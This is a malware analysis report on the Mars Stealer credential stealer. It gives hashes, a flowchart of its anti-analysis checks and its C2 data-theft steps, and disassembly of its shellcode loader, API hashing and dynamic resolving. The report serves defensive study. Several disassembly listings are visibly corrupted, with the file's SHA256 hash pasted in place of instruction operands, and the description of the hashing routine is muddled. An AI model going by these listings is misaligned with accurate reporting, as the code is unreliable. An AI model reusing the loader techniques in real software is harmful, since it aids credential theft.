Mars Stealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

Front Preview

Mars Stealer is a powerful malware presented on Russian hacker forums. Analysis has shown that Mars Stealer is a redesigned version of the malware called Oski, which was discontinued in mid-2020. The most common distribution method is spam email, a zipped file or a download link. Creating a malicious website that looks like pirated software is another common method of spreading this malware.


THIS MALWARE INFECTS COMPUTERS;

- Credit card İnformation,
- Autofill data into browsers,
- Browser extension data,

Primavera.exe Analysis

Name	Primavera.exe
MD5	4EED0C85C9836EED926E22972D855081
SHA256	fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499
File Type	PE32/EXE


Static Analysis



İsim	Ofset	Boyut	Entropy	Durum
PE Header	00000000	00000400	2.31545	paketlenmemiş
Seçim(0)['.text']	00000400	0001aa00	4.76857	paketlenmemiş
Seçim(1)['.data']	0001ae00	00016400	7.23900	paketlenmiş
Seçim(2)['.rsrc']	00031200	00004400	4.52454	paketlenmemiş

Figure 1- Malware packaging status

When we examine our Primavera.exe, it appears that the data section of the malware is packed.



File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	213.50 KB (218624 bytes)
PE Size	213.50 KB (218624 bytes)

Figure 2- Malware file type and file information

The File Type is a 32 Bit Executable file. It is written in Microsoft Visual C++ 8 and our file size is 213.50 KB.

Dynamic Analysis




Başla
Zararlı Yazılımın Shellcode'u Çalıştırılması
Shellcode'un Zararlı EXE'yi yüklemesi
Çıkış
hayır
Makina Çekirdek Kontrolünden Geçti Mi?
Evet
Hayır
Dil Kontrolünden Geçti mi?
Evet
Evet
Makinanın Adı "HAL9TH"Mi?
Hayır
Evet
Kullanıcı Adı "JhonDoe"Mi?
Hayır
C2 Sunucusundan DLL'lerin İndirilmesi
Tarayıcı Bilgilerinin Toplanması
Sistem Bilgilerinin Toplanması
Ekran Görüntüsünün Alınması
Toplanan Verilerin C2 Sunucusuna Gönderilmesi
İndirilen DLL'lerin Silinmesi
Programın Kendisini Silmesi
Bitir


Figure 3- Flowchart



```
if ( v2 == 223 )
{
  OpenSemaphoreW(0, 0, &off_402C8C);
  ReadConsoleOutputCharacterW(0, Character, 0, 0, &NumberOfCharsRead);
  CommConfigDialogA(0, 0, 0);
  GetFileSize(0, 0);
  EnumTimeFormatsA(0, 0, 0);
  IsValidLocale(0, 0);
  InterlockedDecrement(&Addend);
  InterlockedExchange(&Target, 0);
  CreateMailslotA("ritunexaxu", 0, 0, 0);
  GetPrivateProfileSectionNamesA(0, 0, 0);
  SetLocaleInfoW(0, 0, 0);
  GenerateConsoleCtrlEvent(0, 0);
  PeekConsoleInputA(0, (PINPUT_RECORD)&Buffer, 0, &NumberOfEventsRead);
  EnumTimeFormatsW(0, 0, 0);
  InterlockedDecrement(&v9);
  GetCalendarInfoW(0, 0, 0, CalData, 0, &Value);
  FindFirstVolumeA((LPSTR)TargetBuffer, 0);
  SetVolumeMountPointA(0, 0);
  GetCurrentProcess();
  HeapFree(0, 0, 0);
  FindNextFileA(0, (LPWIN32_FIND_DATAA)&FindFileData);
  GetVolumeNameForVolumeMountPointA(0, 0, 0);
  v2 = dwSize;
}
```

Figure 4 - Codes used to complicate analysis


The malware used distracting techniques, null-parameterized APIs to complicate the analysis process.



```
.text:0040FD98 mov     ecx, dwBytes
.text:0040FD9E push    ecx              ; dwBytes
.text:0040FD9F push    0                ; uFlags
.text:0040FDA1 call    ds:GlobalAlloc   ; Indirect Call Near Procedure
.text:0040FDA7 mov     edi, ds:OpenSemaphoreW
.text:0040FDAD mov     ebp, ds:ReadConsoleOutputCharacterW
.text:0040FDB3 mov     ebx, ds:CommConfigDialogA
.text:0040FDB9 mov     esi, ds:InterlockedDecrement
.text:0040FDBF mov     lpAddress, eax
.text:0040FDC4 mov     eax, dwBytes
.text:0040FDC9 mov     [esp+1B00h+var_1AB8], offset unk_9682AB
```

Figure 5- Allocate memory space for shellcode


The malware allocates **73,352 bytes** of heap memory for **Stage-2** using the **GlobalAlloc API**. It stores the **handle** value returned from the GlobalAlloc API in the **lpAddress** variable.



```
0040F95D  BA 65000000           mov edx,65                                                  65:'e'
0040F962  33C0                  xor eax,eax
0040F964  68 C0A23801           push fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba06968    138A2C0:L"kernel32.dll"
0040F969  C705 CCA23801 3300    mov dword ptr ds:[138A2CC],320033                           0138A2CC:L"32.dll"
0040F973  C705 D4A23801 6C00    mov dword ptr ds:[138A2D4],fe7ab78e2f6dc10b758707a7ba41a   0138A2D4:L"ll"
0040F97D  66:890D C6A23801      mov word ptr ds:[138A2C6],cx                                0138A2C6:L"nel32.dll"
0040F984  C705 C8A23801 6500    mov dword ptr ds:[138A2C8],fe7ab78e2f6dc10b758707a7ba41a   0138A2C8:L"el32.dll"
0040F98E  C705 D0A23801 2E00    mov dword ptr ds:[138A2D0],fe7ab78e2f6dc10b758707a7ba41a   0138A2D0:L".dll"
0040F998  66:8915 C2A23801      mov word ptr ds:[138A2C2],dx                                0138A2C2:L"ernel32.dll"
0040F99F  66:A3 D8A23801        mov word ptr ds:[138A2D8],ax
0040F9A5  FF15 34104000         call dword ptr ds:[<&GetModuleHandleW>]
0040F9AB  8B15 BCA23801         mov edx,dword ptr ds:[138A2BC]
0040F9B1  8D0C24                lea ecx,dword ptr ss:[esp]
0040F9B4  51                    push ecx
0040F9B5  6A 40                 push 40
0040F9B7  A3 B8A23801           mov dword ptr ds:[138A2B8],eax
0040F9BC  A1 8C7D4300           mov eax,dword ptr ds:[437D8C]
0040F9C1  52                    push edx
0040F9C2  50                    push eax
0040F9C3  C605 03304300 65      mov byte ptr ds:[433003],65                                 00433003:"ect", 65:'e'
0040F9CA  C705 F92F4300 6972    mov dword ptr ds:[432FF9],75747269                          00432FF9:"irtualProtect"
0040F9D4  66:C705 FD2F4300 6    mov word ptr ds:[432FFD],6C61                               00432FFD:"alProtect"
0040F9DD  C605 F82F4300 56      mov byte ptr ds:[432FF8],56                                 00432FF8:"VirtualProtect", 56:'V'
0040F9E4  66:C705 04304300 6    mov word ptr ds:[433004],7463                               00433004:"ct"
0040F9ED  C605 06304300 00      mov byte ptr ds:[433006],0
0040F9F4  C705 FF2F4300 5072    mov dword ptr ds:[432FFF],746F7250                          00432FFF:"Protect"
0040F9FE  FF15 D0104000         call dword ptr ds:[<&VirtualProtect>]
0040FA04  59                    pop ecx
0040FA05  C3                    ret
```

Figure 6- Giving RWX (Read-Write-Executable) to the allocated space in memory

Allows **Execute**, Read and Write permissions with the **VirtualProtect API** to the spaces it allocates in heap memory.



```
.text:00410C3F mov     eax, off_432234
.text:00410C44 mov     dword_1394284, eax
.text:00410C49 call    sub_40FC30       ; Call Procedure
.text:00410C4E call    lpAddress        ; Indirect Call Near Procedure
.text:00410C54 pop     edi
.text:00410C55 pop     esi
.text:00410C56 pop     ebp
.text:00410C57 xor     eax, eax         ; Logical Exclusive OR
.text:00410C59 pop     ebx
.text:00410C5A add     esp, 194Ch       ; Add
.text:00410C60 retn    10h              ; Return Near from Procedure
.text:00410C60 _wWinMain@16 endp
.text:00410C60
```

Figure 7- The shellcode is kept inside the call lpAddress. Shellcode has stage2.exe inside.

Then the area where the shellcode is writed in memory is called and **Stage2 Analysis** is started.


Stage 2 Analysis

File Name	-
MD5	4EED0C85C9836EED926E22972D855081
SHA256	fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499
File Type	PE32/Shellcode

Overview

Shellcode dumped from Stage-1 first gets the APIs it wants by using API Hashing technique. Then it allocates an area in memory by Dynamic Resolving with the APIs it receives. It gives RWX authorizations to this area. It writes its malicious payload in the Stage-3 stage inside the allocated area.


Dynamic Analysis



```
014D7611   8B53 20        mov edx,dword ptr ds:[ebx+20]
014D7614   8B5B 24        mov ebx,dword ptr ds:[ebx+24]
014D7617   03C8           add ecx,eax
014D7619   03D0           add edx,eax
014D761B   03D8           add ebx,eax
014D761D   8B32           mov esi,dword ptr ds:[edx]           esi:"LoadLibraryA"
014D761F   58             pop eax
014D7620   50             push eax
014D7621   03F0           add esi,eax                          esi:"LoadLibraryA"
014D7623   6A 01          push 1
014D7625   FF75 0C        push dword ptr ss:[ebp+C]
014D7628   56             push esi                             esi:"LoadLibraryA"
014D7629   E8 23000000    call 14D7651
014D762E   85C0           test eax,eax
014D7630 ⌄ 74 08          je 14D763A
014D7632   83C2 04        add edx,4
014D7635   83C3 02        add ebx,2
014D7638 ^ EB E3          jmp 14D761D
014D763A   58             pop eax
014D763B   33D2           xor edx,edx
014D763D   66:8B13        mov dx,word ptr ds:[ebx]
014D7640   C1E2 02        shl edx,2
014D7643   03CA           add ecx,edx
014D7645   0301           add eax,dword ptr ds:[ecx]
014D7647   59             pop ecx
014D7648   5F             pop edi
014D7649   5E             pop esi                              esi:"LoadLibraryA"
014D764A   5B             pop ebx
014D764B   8BE5           mov esp,ebp
014D764D   5D             pop ebp
```

Figure 8- API Hashing Technique


The malware uses the API Hashing technique to perform the or operation with 60. This shifts one bit to the left and tries to find the API values it wants by checking them. The API values it finds are LoadLibraryA, GetProcAddress, GlobalAlloc, VirtualAlloc, CreateToolhelp32Snapshot, Module32First APIs.



```
015376DE  C64405 D0 00        mov byte ptr ss:[ebp+eax-30],0
015376E3  8365 C8 00          and dword ptr ss:[ebp-38],0
015376E7  8D45 D0             lea eax,dword ptr ss:[ebp-30]
015376EA  50                  push eax                                 kernel32.dll
015376EB  8B45 08             mov eax,dword ptr ss:[ebp+8]
015376EE  FF50 10             call dword ptr ds:[eax+10]               LoadLibrary
015376F1  8945 F4             mov dword ptr ss:[ebp-C],eax
015376F4  8B45 C8             mov eax,dword ptr ss:[ebp-38]
015376F7  C74405 D0 476C6F62  mov dword ptr ss:[ebp+eax-30],626F6C47
015376FF  8B45 C8             mov eax,dword ptr ss:[ebp-38]
01537702  83C0 04             add eax,4
01537705  8945 C8             mov dword ptr ss:[ebp-38],eax
01537708  8B45 C8             mov eax,dword ptr ss:[ebp-38]
0153770B  C74405 D0 616C416C  mov dword ptr ss:[ebp+eax-30],6C416C61
01537713  8B45 C8             mov eax,dword ptr ss:[ebp-38]
01537716  83C0 04             add eax,4
01537719  8945 C8             mov dword ptr ss:[ebp-38],eax
0153771C  8B45 C8             mov eax,dword ptr ss:[ebp-38]
0153771F  C74405 D0 6C6F6300  mov dword ptr ss:[ebp+eax-30],fe7ab78e2f6dc10b758707a7ba
01537727  8B45 C8             mov eax,dword ptr ss:[ebp-38]
0153772A  83C0 04             add eax,4
0153772D  8945 C8             mov dword ptr ss:[ebp-38],eax
01537730  8B45 C8             mov eax,dword ptr ss:[ebp-38]
01537733  C64405 D0 00        mov byte ptr ss:[ebp+eax-30],0
01537738  8365 C8 00          and dword ptr ss:[ebp-38],0
0153773C  8D45 D0             lea eax,dword ptr ss:[ebp-30]
0153773F  50                  push eax                                 GlobalAlloc
01537740  FF75 F4             push dword ptr ss:[ebp-C]
01537743  8B45 08             mov eax,dword ptr ss:[ebp+8]
01537746  FF50 14             call dword ptr ds:[eax+14]               GetProcAddress
01537749  8B4D 08             mov ecx,dword ptr ss:[ebp+8]
0153774C  8941 18             mov dword ptr ds:[ecx+18],eax
0153774F  8B45 C8             mov eax,dword ptr ss:[ebp-38]
01537752  C74405 D0 4765744C  mov dword ptr ss:[ebp+eax-30],4C746547
0153775A  8B45 C8             mov eax,dword ptr ss:[ebp-38]
```

Figure 9 Dynamic Resolving Technique

Using API Hashes for **Dynamic Resolving**



